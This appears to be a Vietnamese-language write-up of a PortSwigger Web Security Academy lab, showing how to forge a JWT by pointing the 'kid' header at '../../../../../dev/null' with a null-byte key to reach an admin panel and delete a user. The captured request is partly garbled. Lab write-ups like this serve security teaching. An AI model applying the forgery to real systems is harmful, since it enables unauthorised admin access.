

# Lab: JWT authentication bypass via kid header path traversal

PRACTITIONER



LAB

Not solved



This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in JWT header to fetch the relevant key from its filesystem.


To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Sử dụng trường `kid` trong JWT để trỏ đến file mã bí mật trên hệ thống mà ta biết và truy cập vào trang admin để xóa tài khoản `carlos`




- Đăng nhập tài khoản người dùng `wiener`



- Bắt gói tin bằng BurpSuite thì ta nhận được Session



- Theo như bài lab, server có hỗ trợ jwk nên ta sẽ lợi dụng điều này để bypass chữ ký trong JWT bằng cách dùng jwk trỏ đến một file mà ta biết như /dev/null
- Tạo khóa đối xứng: JWT Editor => New Symmetric Key => Thay “k” là “AA==” vì đây là Base64-encoded null byte



- Chuyển gói tin GET đã bắt được vào Repeater
- Chuyển sang tab JSON Web Token => Sửa “wiener” thành “administrator” => Thêm trường “kid” thành “../../../../../dev/null” để trỏ đến file rỗng



Pretty	Raw	Hex	JSON Web Token
--------	-----	-----	----------------

```
Pretty      Raw      Hex      JSON Web Token
```

```
1 GET /admin HTTP/2  
2 Host: 0A0E003B049C5e8d80647182006a0022.web-security-academy.net  
3 Cookie: session=  
4 eyJwZWUzIiwiaXNjaWUiOiJuLiNiLiNiLiNiLiNiLiZKTVbnVwbSbisImFScmFsYylylkhkTWUjIn0.eYJpc3RtGib3MzcDQzMDEucHkiOjEueCI6IGhtMTBlODcyeHMwcis3Vi1joIWFRTAwSpcc3ByZXRvciUsLnqfqtKhldicSePKJBDe-PTIUx7Ka-fRhmrjApIVSMzg  
5 Cache-Control: max-age=0  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36  
  
text/html,application/xhtml+xml,application/xml;q=0.8,image/svg+xml,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Sec-Ch-UA: "Chromium";v="127", ("Not)&Brand";v="99"  
Sec-Ch-UA-Mobile: ?0  
Sec-Ch-UA-Platform: "Windows"  
Accept-Language: en-US  
Referer:  
https://0A0E003B049C5e8d80647182006a0022.web-security-academy.net/admin/delete?username=carlos  
Accept-Encoding: gzip, deflate, br  
Priority: u=0,i
```

Pretty Raw Hex Render

Web Security Academy



## JWT authentication bypass via kid header path traversal

LAB Solved

**Congratulations, you solved the lab!**

Share your skills! 

[Continue learning >>](#)

skills!   Continue learning

Congratulations, you solved the lab!

User deleted successfully!

Congratulations! You've solved the puzzle.

User deleted successfully.

Users

Congratulations  
solved the lab!

User deleted successfully

## Users

wiener - [Delete](#)